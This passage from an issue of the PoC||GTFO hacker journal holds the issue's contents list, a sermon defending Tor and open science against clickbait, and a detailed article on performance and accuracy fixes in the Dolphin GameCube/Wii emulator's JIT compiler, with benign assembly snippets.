sudo apt-get install pdfjam
pdfbook --short-edge pocorgtfo06.pdf -o pocorgtfo06-booklet.pdf
```

F 8 C W (depuis 1929)

a le plaisir de confirmer son QSO

avec	date	heure	A1	R	
			A3	S	
		TU	BLU	T	MHz

Jean SERRIÈRE
4, Rue Alfred Dormeuil
78290 CROISSY SUR SEINE
FRANCE

Preacherman	Reverend Doctor Pastor Manul Laphroaig
Ethics Advisor	The Grugq
Poet Laureate	Ben Nagy
Editor of Last Resort	Melilot
Carpenter of the Samizdat Hymnary	Redbeard
Funky File Formats Polyglot	Ange Albertini
Minister of Spargelzeit Weights and Measures	FX

1 Sacrament of Communion with the Weird Machines

Neighbors, please join me in reading this seventh release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and the worship of weird machines. If you are missing the first six issues, we the editors suggest pirating them from the usual locations, or on paper from a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, or the fifth in Montréal, or the sixth in Las Vegas.

This release is dedicated to Jean Serrière, F8CW, who used his technical knowledge and an illegal shortwave transceiver to fight against the Nazi occupation of France. His wife Alice Serrière once, when asked "Where are the tubes?" showed occupying soldiers the leaky pipes in their basement.

In Section 2, the Pastor reminds us that there are things that we must be thankful for, with a parable freshly drawn from the Intertubes.

In Section 3, Fiora shares with us a collection of nifty tricks necessary to emulate modern Nintendo Gamecube and Wii hardware both quickly and correctly. Tricks involve fancy MMU emulation, ways to emulate PowerPC's `bl`/`blr` calling convention without confusing an X86 branch predictor, and subtle bugs that must be accounted for accurate floating point emulation.

Continuing the tradition of getting Adobe to blacklist our fine journal, `pocorgtfo06.pdf` is a TAR polyglot, which contains two valid PoC, as in both Pictures of Cats and Proofs of Concept. In Section 4, Ange Albertini explains how this sleight of hand is performed.

In Section 5, Micah Elizabeth Scott shares the story of the Pong Easter Egg that hides in VMWare and the Pride Easter Egg that hides inside that!

In Section 6, Craig Heffner shares two effective tricks for detecting that MIPS code is running inside of an emulator. From kernel mode, he identifies special function registers that have values distinct to Qemu. From user mode, he flushes cache just before overwriting and then executing shellcode. Only on a real machine—with unsynchronized I and D caches—does the older copy of the code execute.

In Section 7, Philippe Teuwen extends his coloring book scripts from PoC‖GTFO 5:3 to exploit the AngeCryption trick that first appeared in PoC‖GTFO 3:11.

In Section 8, Joe Grand presents some tricks for reverse engineering printed circuit boards with sand paper and a flatbed scanner.

Continuing this issue's theme of tricks that allow or frustrate debugging and emulation, Ryan O'Neill in Section 9 describes the internals of his Davinci self-extracting executables in Linux. Here you'll learn how to prevent your process from being easily debugged, sidestepping `LD_PRELOAD` and `ptrace()`.

In Section 10, Don A. Bailey treats us to a fine bit of Vuln Fiction, describing a frightening Internet of All Things run by a company not so different from one that shipped a malicious driver last month.

Finally, in Section 11 we pass around the old collection plate, because—in the immortal words of St. Herbert—*the PoC must flow!*

2 On Giving Thanks

a Sermon for the Holidays
by Pastor Manul Laphroaig.

The turkey is ready and waiting, neighbors, and so are the traditional arguments with loved ones around the dinner table. But let us spend a few moments reflecting on the few things besides the turkey and the family that we are thankful for, the things that shine on our sunny days and make the rainy ones possible to stand. Let us think of what keeps our worst nightmares at bay.

A wise neighbor once said, "I value Mathematics so highly because it leaves no place for hypocrisy and vagueness, my two worst nightmares." You might think, "How are these things the worst? I can think of a lot worse than those!" But it is so concise and true! Imagine a world where there would be no corner to hold against hypocrisy and vagueness, where any statement whatsoever could be twisted and turned by those who thrive on such twisting and turning to gain advantage of and power over their neighbors, where $2 + 2$ would indeed be, as an old Soviet joke put it, "whatever the Party orders it to be." Imagine a world where no false promise could be ever taken to account because the lying liars who gave it would fall back to the vagueness of their words every time. This would be a miserable world, neighbors, a nightmare world.

We get a taste of this nightmare every time politics forces its way into places that used to manage to keep it out—merit and skill no longer matter, demagogues get to run the place, sooner than later its original creators get thrown out, and then it collapses into mediocrity and pent-up unhappiness. Imagine that there would be no tool that would lay better to our hand than to that of the aggressors, that we had nowhere to retreat and nothing to fight them with that they could not suborn. Why fight if there is no chance to win, ever, anywhere?

Lucky for us, in every age there are things in the world that resist hypocrisy and vagueness, things that create the oases where we gather and hold.

We are doubly lucky because for us Mathematics has taken physical form. It has clothed itself in silicon and electricity, and now we can wield it not only among ourselves but also show it to others who need not understand its language, but are content to see its results. To see just how much luckier we are, neighbors, than the geeks of Leonardo da Vinci's times, just read his resume that he sent to the ruler of Milan. To support himself while exploring the niftiness and awesomeness of nature and math, he had few other options than promising to construct superior war machines. We are damn lucky, neighbors, that we can build machines that deliver better privacy rather than better war if we so choose!

No sooner did I write this, neighbors, than real life^{TM} provided a case study, as if on cue. Tor is run by evil scientists in the pay of the government! News around the clock, on this website only! Ominous geek conspiracy unmasked!

Tor, as you already know if you read its *About* page, was originally funded as a US Navy research project, and is still occasionally funded by some clueful parts of the US government that care about people getting news and other info that their governments happen to not approve of. Given that this sermon got to you neighbors by traveling for at least some of its path along a series of tubes ordered by another US military research agency, it is not surprising that such clue still exists; let's hope that it persists, neighbors, as we sure could use more of it, the way things are generally going in those quarters these days.

Thanks to this clue, and also to the selfless dedication of Tor developers who made this project go the way few government-funded projects ever do, we have the Internet-scale equivalent of a Large Hadron Collider for low-latency onion routing. Unlike the LHC, this experiment is not just open to the public, but also immediately useful. Which is where the "revelations" come in: are "evil scientists" tricking the public?

Luckily, Tor is science, and totally open science at that—the best kind that hides nothing. It requires no permission or special access to be attacked in the only meaningful way that scientific claims are questioned and their subject-matter is improved—by experiment. Indeed, many good neighbors did so and helped improve it—and you should read their papers, because their work is nifty[1]. And when you hear someone attack open science not with experiments or calculations but with FUD about money or attitude, either

[1] Especially because it's all open-access. Please enjoy the Freehaven Selected Papers in Anonymity. `http://www.freehaven.net/anonbib/`

that someone doesn't understand how science works, or has another angle.

There's a bar analogy for everything in life (it's a more fun cousin of the car analogy), so here's one for how this hustle works. Imagine that someone is loudly embarrassing himself and annoying neighbors in a bar with a foolish story. Being good neighbors, wouldn't you be moved to step in (hey, it's a bar *and* a good deed!) and gently correct him? Except, you discover that the bar has a hefty cover charge, and the loud silliness is actually quite profitable.

That's one bar it's good to pass, neighbors, because it's not in the business of enriching minds with good stories while cheering hearts up with a hearty drink. All it's serving is the poisoned Kool-aid of clickbait.

A clickbait purveyor[2] who happened to read the *About* section of the Tor website must have thought he struck a mother lode. An "evil scientist" story with a garnish of government conspiracy—what a clickbait oil well!

The "evil scientists" trope is a like perpetual motion machine for clickbait. Scientists aren't the most glib and suave communicators to begin with; they tend to become annoyed when bullshit is heaped upon them, letting their annoyance show. This in turn is clear proof that they are evil and holding something back! Quick, attack them again, and spare no personal detail, because there are hundreds of ways that the geeks are geeky, and for each one there are some folks that will be persuaded that geeks can't be trusted because of it.


The point of all this noisy commotion, neighbors, is to make the public forget that science and technology are in the business of making things that can be judged on their own, regardless of their creators' or detractors' motives, personalities, employers or lack thereof, or in fact any other circumstances where FUD, vagueness, and hypocrisy may be brought to bear. A scientific artifact stands on its own, the same way a formula is either correct or meaningless, regardless of whose hand wrote it. Trying to guess what directed that hand is worse than pointless if the point is to know if we should put our trust in the artifact—because good motives don't make good science, and suspecting the scientist of a conspiracy adds precisely zero bits of information, and clouds thinking.

Over what criteria should one evaluate Tor, then? As one should any other engineered artifact: whether it does what it says on the label, whether it does anything *not* specified on the label, and whether the operating conditions under which it can successfully function are present. Are the operators of the nodes that make up your Tor circuit actually independent and uncompromised, or are Sibyl attacks an important concern—and from whom? Is there enough mutual information between packets entering and exiting Tor to deanonymize users—and from what perspective on the network is that information available?

In clickbait, you will not find these questions asked, much less their answers. Not sure whether an article's clickbait or not? Try suggesting to those responsible for it what questions they *could* have asked. If the answer is a wave of harassment rather than a follow-up, congratulations, you've found clickbait. Worse, you are in the land of hypocrisy and vagueness; get out fast.

Once we remember that, neighbors, the FUD clouds of zero-information verbiage dissipate, and the saving light shines through. Technology is not magic that must be judged only by the kind of witches and wizards who create it, tainted by evil or doom unbeknownst to mere mortals. It is knowable and dissectible, and our predecessors left us the greatest gift of understanding that, and of approaching it just so.

If we got any further out from under the shadow of vagueness and hypocrisy, it was thanks to that legacy and to that principle. And so we will walk out of this Valley of clickbait and bullshit, and we shall not fear, because they will hold no power over us. And for this we are thankful.



[2]Astronomy and astrology are not in the same business even though they both have to do with stars; so with journalism and clickbait generation. Be kind to good journalists, neighbors! They are few and far between, and their battles with bullshit tend to be a lot more uphill than ours.

3 Gekko the Dolphin

by Fiora

3.1 The Porpoise of Dolphin


Dolphin is one of the most popular emulators, supporting games and other applications for the GameCube and Wii game consoles. Featuring a highly optimized just-in-time (JIT) compiler and graphics unit that translates GPU opcodes into vertices, textures, and shaders, Dolphin is able to emulate almost all GameCube and Wii games at high speeds on a modern x86 CPU.


Instead of trying to do a detailed anatomy of the entire system, much of which is beyond my current understanding, in this PoC||GTFO article I'm going to focus on some particularly evil assembly optimizations and interesting bug fixes in the Dolphin JIT from the past two months—some large and dramatic, others small and elegant (or horrifically hacky, depending on your perspective!) But first, let's do a quick overview of how Dolphin works and some of the biggest difficulties inherent in Gamecube/Wii emulation.

Dolphin's JIT is superficially similar to a typical PowerPC emulator, but things are not nearly so simple as they appear. The GameCube Gekko CPU (and the extremely similar Broadway CPU on the Wii) has a number of particularly odd features that aren't present on a typical PowerPC.

- A "paired singles" SIMD unit, somewhat similar to 3DNow! but complicated by some of PowerPC's inherent weirdnesses with floating-point (32 bit floats are represented as 64 bit internally, similar to x87).
- Built-in "graphics quantization" registers, which allow quantized loads and stores based on runtime-variable parameters, up to and including the data type to be converted to and from.
- A complex memory layout with mirrored regions and a slew of MMIO features, including a memory-mapped FIFO usually connected to the GPU, but which can also be repurposed for other uses by games.
- The ability to directly access—and modify—the active GPU frame buffer.
- Complex cache manipulation features, such as the ability to enable a "locked cache" and access memory as cached or uncached.
- A floating point unit with its own very unique definition of the word "multiply."

Making emulation even more difficult, games tend to abuse every aspect of the system imaginable, from the precise rounding of every floating point instruction to self-modifying code to behavior that isn't even defined in IBM's specification for the CPU. Additionally, games typically run in supervisor mode, giving them the ability to abuse a wide variety of features user-mode applications can't. All of this leads to severe limits on the shortcuts Dolphin can take; the most benign-seeming optimization often results in a slew of unintended consequences. Dolphin can't even reorder memory loads; an attempt to do this resulted in a real game failing because of exception handling semantics not being maintained.[3]





[3] Dolphin-Emu issue 5864

00AA AAAA 0000 0BBB 00CC CCCC 0000 0DDD

AAAAAA	6 bit code representing the quantization factor (2^{-32} to 2^{31}) for loads.
BBB	3 bit code representing the data type for loads (float, S8, U8, S16, or U16).
CCCCCC	6 bit code representing the quantization factor (2^{-32} to 2^{31}) for stores.
DDD	3 bit code representing the data type for stores (float, S8, U8, S16, or U16).

Figure 1: GQR Register Format

Yes, there are applications that require precise emulation of MMU mechanics, including post-exception rollback. Yes, there are applications that intentionally try to execute an address of `0x00000001` to trigger a custom exception handler, and won't run unless this behavior is properly emulated. Yes, there are applications that modify code without properly flushing the CPU instruction cache and rely on the mere hope that the old code will have been since replaced in the cache. And yes, there are applications that may do many of these things with the intent of sabotaging Dolphin emulation.

Yet we still have to emulate a 729 MHz PowerPC CPU on a 2-3 GHz x86 CPU, all while trying to run programs that may very well be trying to prevent us from doing so.

3.2 Reserved bits are really just shy

A number of games were breaking in mysterious fashion with the JIT implementation of "paired singles" quantized loads and stores. Some crashed, while others had wildly broken lighting effects or other strange artifacts. Yet, even upon very close inspection, the JIT implementation was nearly identical to the (order-of-magnitude slower) interpreter implementation, which worked correctly. What could games possibly be doing here to break the JIT?

To understand this bug, it is crucial to understand the precise layout of the Gekko CPU's eight graphics quantization registers (GQRs). Each quantized load and each quantized store references one of these eight registers to act as its parameters. Figure 1 describes the format of the GQR registers.

The manual describes the other bits as being zero, but unfortunately, that isn't quite true. They were assumed to be zero, but the CPU never enforced this. Games could–and half a dozen games did–smuggle flag bits through these reserved register bits. Whether this was a bug, or perhaps done for some attempt at anti-emulation code, or even a strange sort of thread-local storage, we may never know.

The JIT's flawed assumption caused the implementation to either read out of bounds in the quantization array or even outright jump to an invalid function pointer. Fortunately, masking out those bits was just a single `and` operation; the main cost of this glitch was days of debugging by puzzled developers.

Since resolving this issue, I've written hardware tests to test reserved bits in other system registers too, which revealed all sorts of strange behavior. For example, the `XER` (fixed-point exception register), is laid out as follows.

```
1 [SO][OV][CA]0 0000 0000 0000 0000 0000 0AAA AAAA
```

`SO` is the summary overflow flag, OV is the overflow flag, and CA is the carry flag, with `AAAAAAA` being a 7 bit control code for string load/store instructions.

But on the Gekko, the actual bits that the CPU allowed to be set in XER were `0xE000FF7F`; it apparently supported setting the 8 bits in XER[16-23] even though it doesn't support the associated instruction, the string compare instruction `lscbx` (load string and compared byte indexed, similar to `rep cmpsb` on x86). I sincerely doubt any games used those bits in XER, but one can never be quite certain of such a thing.

3.3 Practice your multiplication, or you might become a GameCube CPU when you grow up!

For as long as it's existed, Dolphin has had trouble with replays, like those in racing games (Mario Kart, F-Zero) and fighting games (Super Smash Brothers). Emulation often desynced dramatically within seconds of the start of a console-recorded replay, with cars flying off the racetrack or Mario tripping off the side of the stage. The same happened in reverse, when emulator-recorded replays were transferred to a physical console. This was particularly dramatic in the case of Mario Kart's ghost feature, in which the game let you play against "ghosts" recorded by the developers of the game. The ghosts would very quickly drive into a wall, making victory quite trivial, if not very satisfying.

The source of this strange yet consistent desyncing was the way these games recorded replays. Instead of recording the movement of the karts or characters, the games record the player's input. This is a much more compact representation, but unfortunately, it means the most minuscule error on playback can accumulate until the result desyncs completely. To make replays, ghosts, and other similar features function correctly, Dolphin's floating point unit would have to match the Gekko's to the last bit of rounding.

For many months the Dolphin developer Magumagu exhaustively attempted to reverse-engineer the hardware FPU and make a software implementation. One by one, precise versions of instructions were implemented. Among the first victims were `frsqrte`, approximate inverse square root, and `fres`, the approximate reciprocal, which were replaced with table-driven versions matching the actual Gekko hardware. But it still wasn't enough; replays still constantly desynced, and bizarrely, the trouble seemed to trace back to the multiply instruction.

Some consoles do use non-IEEE floating point, like the Playstation 2; the curiosities of emulating this could make for an article of its own. Yet the Gekko was supposedly equipped with an IEEE-compatible floating point unit, denormals and all! How could multiplies on a GameCube give different results than on a typical desktop PC even with identical rounding flags set?

The problem, as Magumagu discovered, traced back to exactly how the floating point unit's internals were implemented. A double-precision float has 53 bits of mantissa; combined with three guard bits, this makes a 56 bit input. Accordingly, the Gekko had a 56x28 bit multiply and performed double-precision multiplies by combining the results of two 56x28 bit multiplies. Single precision multiplies were done with just one execution of the multiply unit.

But on the Gekko, all floating-point numbers are stored as 64 bit doubles. Single precision operations have reduced output precision and clamp their output to 32 bit precision, but are still stored as 64 bit doubles. Technically, according to the manual, you're not supposed to perform single-precision operations on double-precision values; the result is supposedly undefined. But, of course, countless games did it all over the place, so we still have to emulate it in a way that matches the behavior of the hardware.

Most single-precision operations seemed to be fine with double-precision input; a single-precision floating-point add, for example, seemed to be identical to performing a double-precision add and then rounding to single-precision. But, as Magumagu discovered, multiplies were their own unique brand of bizarre: they rounded the right hand side operand's mantissa to 25 bits of precision (for 28 including guard bits), then performed a 56x28 bit multiply. Note that 25 bits gives neither single nor double precision; it's something in between.

Fortunately, it took just four SSE instructions to perform this rounding operation for each multiply:

```
1 movapd xmm1, xmm0
  pand   xmm0, [truncate_mantissa] ; 0xFFFFFFFFF8000000
3 pand   xmm1, [round_bit]         ; 0x0000000008000000
  paddq  xmm0, xmm1
```

The overall performance loss was barely measurable compared to the literally dozens of games with fixed replays or physics, ranging from Zelda: The Wind Waker to Donkey Kong Country.

As Dolphin's primary tester, Justin Chadwick, once said, "Fiora, I hate how in your build the AI no longer bounces off the track in Mario Kart Wii. It makes it a lot harder to win."

3.4 Dolphin intentionally makes thousands of segfaults

Emulating one CPU's virtual memory subsystem on another CPU is hard. Doing so quickly is even harder. A direct approach would be to map one host page to each emulated page, but that's impossible on Windows because the Alpha AXP CPU didn't have a "load 32 bit integer" instruction. I'm not making this up.[4] The existence of MMIO, VRAM being directly mapped into CPU memory, and mirrored sections of the memory map certainly don't help.

The simplest approach would be to send every load and store through software address translation, but this proves to be fantastically slow. (Remember, we can only spend about three or four x86 cycles per Gekko CPU cycle!) Dolphin does support a variant of this as "full MMU emulation mode," which a few games with particular complex memory layouts do require. But for most games, it gets away with a vastly more elegant—or horrific—solution. Which one applies to you depends on how you feel about intentionally triggering thousands of segfaults.

For every memory access, Dolphin first tries to perform address constant propagation—if we know which area of memory an address is in, we can directly pass off the load or store to wherever it's supposed to go; usually a direct RAM access or a push to the FIFO. For the rest of the memory accesses, it shouts "YOLO" and just goes for it, with seemingly no care for what might happen if the access isn't to valid RAM.

But Dolphin has an ace up its sleeve: it's replicated the rough address space layout of the Gekko CPU in virtual memory using the operating system's shared memory features. Yes, that's a four gigabyte chunk of contiguous address space, including mirrored sections. (Addresses `0x8010000` and `0x0010000` map to the same place due to mirroring.) Sections that aren't directly mapped to physical RAM are marked as inaccessible.

When the "YOLO" access fails, a segfault is thrown by the operating system and caught by Dolphin's handler, which proceeds to backpatch the x86 code that caused the segfault to jump to a trampoline which then redirects to the slow, safe memory access handler. Thus, only the few memory accesses that actually go to non-RAM addresses take the slow route, while the rest are simply a `mov` and `bswap`.

This feature, called "fastmem," isn't at all new to Dolphin, but is nevertheless among a core reservoir of hacks that keep Dolphin's JIT fast. Tests suggest it provides at least a 15-20% CPU performance benefit over runtime address range checking.

3.5 Wasting all your cache is a good way to go bankrupt

As mentioned in the previous section, a few games make sufficient use of the GameCube's fancy MMU features that they need to take the slow path—full MMU emulation. While address translation (which is hopelessly unoptimized in Dolphin) is a significant cost, the greatest speed cost actually comes from the other consequences of full MMU mode. One of these is that it must check exceptions manually after every single memory operation, and if so, flush the register state, revert any address update that occurred in the load, and jump to the handler. It's all rather painful and an optimizer's worst nightmare, as it generates massive code bloat and places great constraints on instruction reordering and other aspects of optimization.

Because of all this, full MMU games tend to require incredible amounts of CPU power to emulate. While a few are at least playable on a very fast PC, others aren't so lucky. Rogue Squadron 2, for example, was developed by Factor 5, a game developer notorious for their ability to squeeze performance never thought possible out of consoles. In the Nintendo 64 era, they rewrote the GPU firmware to render five times more polygons than it was ever meant to. In Rogue Squadron 2, their incredible stressing of the Gamecube has led to a game that runs at half-speed in Dolphin on a 4 Ghz Intel Haswell CPU.

In addition, likely due to Dolphin's incomplete MMU implementation, a number of full MMU games simply don't boot at all: Rogue Squadron 3, Toy Story 3, and Disney Infinity among them. Particularly in the case of the latter, this might very well be anti-emulation code.

Profiling Rogue Squadron 2 with VTune suggested L1 instruction cache misses occurred at a rather high rate. The cost of cache misses is hardly a new topic in the optimization world, but code cache misses tend to be glossed over. Modern x86 CPUs have vast instruction fetch bandwidth, long pipelines to absorb fetch miss

[4] `unzip pocorgtfo06.pdf 64k.txt`

bubbles, and while performance can certainly be improved by reducing code size, it's often not considered a major factor.

Regardless of this, I figured I would see how much could be gained. I created a "far code buffer" in which to stuff all the rarely-used generated code (like exception handling and recovery for each memory access) instead of having it inline. Maybe this would get us a few percent of a speed increase?

With one rather simple commit, Rogue Squadron 2 sped up over 30% on my Ivy Bridge. The bloating of the generated code had cost so much that the CPU spent roughly 40% of its time sitting idle, waiting for new instructions to come in. The gain was even larger—over 50%—on another developer's Haswell, most likely because the Haswell has even higher instructions per clock-cycle count, and is thus even more susceptible to being front-end bound. Even in POV-Ray, a heavily floating-point-bound benchmark that doesn't use the MMU and was hardly known for its binary size, the gain was roughly 6% overall.

Never underestimate the value of instruction cache on modern CPUs. With a Haswell's four ALUs, two load units, and one store unit, it might very well be able to chew through instructions much, much faster than you can feed it.

3.6 It's normally abnormal for denormals to renormalize

I mentioned previously how the Gekko CPU internally stores all its floats—even 32 bit ones—as 64 bit doubles. This means that Dolphin has to convert floats to 64 bit on load, and convert back to 32 bit on store, at least if the `lfs` (load float single) and `stfs` (store float single) instructions are used. Hypothetically, if a value was loaded immediately and then stored, an optimizing recompiler could remove the conversion, but this can only sometimes be proven safely.

This wouldn't be an issue normally, outside of the small speed cost of a single extra conversion operation on each load and store. But unfortunately, yet again, games are not so kind. A strangely large number of games use `lfs` and `stfs` to copy integer data, which means the conversion process of float-to-double-to-float must be lossless, regardless of input. This would normally work, but at the same time, a large number of games also set the flush-to-zero (FTZ) floating point flag, which causes denormal floating point results to be set to zero by the CPU. Unfortunately, this also applies to our float-to-double and double-to-float conversions, so any game copying integer data that happens to look like a denormal float will have its data corrupted.

We can't turn off FTZ, because that would result in floating point arithmetic errors of the same sort that motivated the multiplication rounding changes mentioned previously. We also can't toggle FTZ off then back on again; the floating point control registers on x86 take upwards of fifty cycles to modify. The initial solution was to set rounding flags for SSE2, then do the load/store conversions using x87 (which, conveniently, doesn't even support FTZ). The one tricky part was fixing up the `NaN` flags afterward, as x87 handles `NaN` differently from SSE2, setting an exception flag instead. This is what the double-to-float code looked like.

```
movsd [temp64], xmm0
movsd     xmm1, xmm0
fld   [temp64]
ptest     xmm1, [double_exponent] ; 0x7FF0000000000000
fstp  [temp32]
movss     xmm0, [temp32]
jnc .dont_reset_qnan_bit
pandn     xmm1, [double_qnan_bit] ; 0x0008000000000000
psrlq     xmm1, 29
vpandn    xmm0, xmm1, xmm0
.dont_reset_qnan_bit:
```

This is better than fifty cycles per load and store, but it's still inefficient and gross enough to make x86 assembly writers everywhere squirm in discomfort. The overall speed penalty was around 20% on Super

Smash Brothers Melee—but there was little choice, since the alternative was inaccurate emulation that broke many games.

Fortunately, there is one other way. What if we just checked for denormals, passed them off to a slow, rarely-taken code path, and sent everything else through SSE? This has the bonus effect of not needing to fix up the `NaN` bit, since only denormals (not `NaN`s) would take the x87 path. The resulting code looks like the following.

```
movq      rax, xmm0
shr       rax, 55
sub        al, 0x6D
cmp        al, 3
jbe .x87conversion
cvtsd2ss xmm0, xmm0
jmp .continue
movsd [temp64], xmm0
fld [temp64]
fstp [temp32]
movss xmm0, [temp64]
.continue:
```

The comparison at the top is a bit tricky and designed to minimize code size, since this code will be duplicated countless times throughout generated JIT code. The only actual exponents that need to take the slow path are those in the range [`0x369`, `0x380`], but sending a few more to minimize the size of the comparison has negligible effect on performance (in this case, [`0x368`, `0x387`]). The comparison could be simpler if zeroes are also sent to the slow path, but testing shows that there's a very large proportion of zeroes—as many as a third of the inputs. With the check shown here, only 0.01% of floats take the slow path and the overall performance penalty for this change drops from 20% to 2%.

As a side note, the official IBM manual claims that the Gekko/Broadway CPU uses denormals-are-zero (DAZ) in addition to FTZ when the non-IEEE (NI) flag is set. Curiously, actual hardware testing shows that the CPU doesn't ever seem to actually do this.

3.7 Hey I just `RET` you, and this is crazy, but here's my address, so `CALL` me maybe?

Modern x86 CPUs typically have a built-in return stack, designed to predict where a `ret` instruction is heading, with the assumption that every call is paired with exactly one `ret`. This is a pretty good assumption, and in the rare cases where it fails, the performance cost is typically equivalent to a branch misprediction. Without this prediction, a return would be relatively costly and difficult to predict—little different from an indirect branch `jmp [rsp]` or similar.

PowerPC has its own similar call and return instructions: $\widehat{\text{bl}}$ (branch with link) and `blr` (branch to link register). The first jumps to a location and stores the old location in the link register (the return address), while the latter jumps to the location stored in the link register. When emulating `blr`, Dolphin treats it as an indirect jump to the link register. This is the natural translation for such an instruction, but it is costly from a branch misprediction standpoint, since such a branch is extremely difficult to predict correctly. Profiling shows a non-trivial number of micro-ops lost to branch mispredictions.

Comex's idea was to re-use the CPU's existing return prediction stack. On a `bl` instruction, instead of jumping to the target function, he would push the emulated destination address onto the stack and then `call` the target JIT'd function. When emulating a `blr` instruction, instead of jumping to the given link register, he compares the link register against the one stored on the stack at `[rsp+8]`, and if the two match, returns with `ret`. If functions call and return as expected, this approach should give near-perfect branch prediction. Despite the seeming increase in instruction count, this led to roughly an eight percent overall speed increase across nearly every game merely from improved return prediction.

The one danger of this is the possibility of the stack overflowing. If a game uses `bl` without an associated `blr`, the return stack will continually grow until Dolphin crashes. Comex's first solution was to clear the

stack whenever a misprediction occurred; this reduces the problem to the pure evil case of an application that used `bl` hundreds of thousands of times in a row without any `blr`. Out of curiosity and being a bit pedantic about correctness, he decided to support this case as well, writing a short test case that triggered the problem and setting up guard pages and extending the signal handler to catch any failure.

The core concept of this optimization is not too different from fastmem. Hijack a hardware CPU feature (in that case, memory protection, in this case, return address prediction) and use it to help emulate the same feature of the target CPU, even if it wasn't really intended for that purpose.

3.8 Through the `SUBFIC` and the `SRAW` we carry on

Like x86, PowerPC has a number of instructions that set flags based on their result. Unlike x86, there are two ways in which this can happen. There's condition flags (`GT`, `LT`, `EQ`, `SO`) which can be set by a comparison operation or an arithmetic instruction with the `Rc` bit set. This is a lot more convenient than x86, because one can generally avoid clobbering the flags when they're not needed, which makes code more efficient and, coincidentally, emulation easier.

Carry flags, on the other hand, are not quite so friendly. Some common instructions set carry unconditionally (`subfic`, `sraw`, `srawi`), enough so that carry calculation becomes a significant cost even in code that doesn't make heavy use of carry bits. The calculation of carry bits for `sraw` and `srawi` in particular is a bit non-trivial, easily requiring a half-dozen or so extra instructions on x86 to emulate.

The first step to optimizing carries was to enhance `PPCAnalyst`, the class that performs dependency analysis on instructions. If an instruction calculates a carry bit, but that bit is overwritten before being used or before reaching a JIT block exit, we can omit the calculation of that carry bit entirely.

`PPCAnalyst` also has an instruction reordering pass that uses dependency information to reorder instructions wherever it can be sure doing so is safe. This was originally just used to move comparison instructions next to branches so the two can be merged, but it can be extended to support a wide variety of operations.

I modified the instruction reordering pass to attempt to "stick" pairs of carry-using instructions next to each other. A large number of common PPC idioms use sequences such as `subc`+`subfe`; not merely arithmetic on variables larger than the register size. One example is `r0 = (r1 != r2)`.

```
subf  r3, r1, r2
addic r0, r3, -1
subfe r0, r0, r3
```

The PowerPC Compiler Writer's Guide lists a number of these in the appendix.[5]

The third and final step was to take advantage of this; if the next instruction is going to consume the carry bit, take advantage of the x86 carry flag instead of storing the carry bit in the emulated CPU state. This is a slightly tricky (and limited) optimization, since it requires the instructions to follow each other directly, since most instructions will clobber the x86 flags.

Combined with the "sticky" reordering, these changes were able to drastically reduce instruction count in carry-heavy code; some recompiled sequences dropped in size by a factor of two or more. Some games, such as Virtual Console games (an emulator inside an emulator!) went as much as 12% faster just with these carry optimizations.

An interesting future optimization might be to recognize some of the aforementioned multi-instruction compiler idioms and transform them into equivalent idiomatic x86 code; this could be even better than merely optimizing the individual instructions!

3.9 Capturing performance from the flags

As mentioned in the previous section, many integer operations, such as comparisons and operations with the `Rc` (record) bit set, have the ability to set result flags in the PowerPC condition register. The condition

[5] `https://www-01.ibm.com/chips/techlib/techlib.nsf/techdocs/852569B20050FF778525699600755 8C6`

register is split into eight 4 bit sections, each of which represents one result, consisting of the `LT`, `GT`, `EQ`, and `SO` flags. This is in sharp contrast to x86, for which most instructions set flags unconditionally. It only has a single condition flags register instead of eight.

Emulating operations on these flags efficiently is critical to performance in Dolphin. It's often difficult to prove that an update to the flags register won't be used again following its most immediate use (e.g. a conditional branch), so the relevant calculations can't be omitted.

Delroth and Calc84maniac discovered a brilliant way to optimize Dolphin's internal flag representation to minimize the work required to set and read flag bits. These two operations represent the vast majority of operations on flags; everything else, such as boolean operations between flag bits and reading out the flags register, is practically a rounding error by comparison. In addition, reading out flag bits is done almost entirely by conditional branch operations.

The flag representation they invented involves the flags being stored as a 64 bit integer. Bit 63 is equal to `!GT`, bit 62 equal to `LT`, bit 61 equal to `SO` (a flag not fully emulated by Dolphin, but also rarely used except as the output of a boolean flag operation), bit 32 always set, and bits 0-31 set to zero if `EQ`.

This representation has the useful property that it can be calculated using a single instruction from the result of any integer operation; a 32− >64 bit sign extend (`movsxd` on x86_64). Individual flags can also be read out with single operations:

```
GT = (s64)CR > 0
LT = CR & (1 << 62)
EQ = (s32)CR == 0
SO = CR & (1 << 61)
```

While this dramatically complicated operations such as loading the flags register, the overall performance effect was tremendous. Performance improvements in typical games ranged from six to fourteen percent merely from being able to omit most of the instructions (and code bloat) involved in flag calculation. This change also inspired later optimizations, like splitting carry bits into their own emulated register instead of storing them in `XER`. There's no requirement that an emulator maintain the same data representations the ISA describes, so long as it transparently performs whatever conversions are necessary for correct emulation.

3.10 With Dolphin, Wii have a bright future

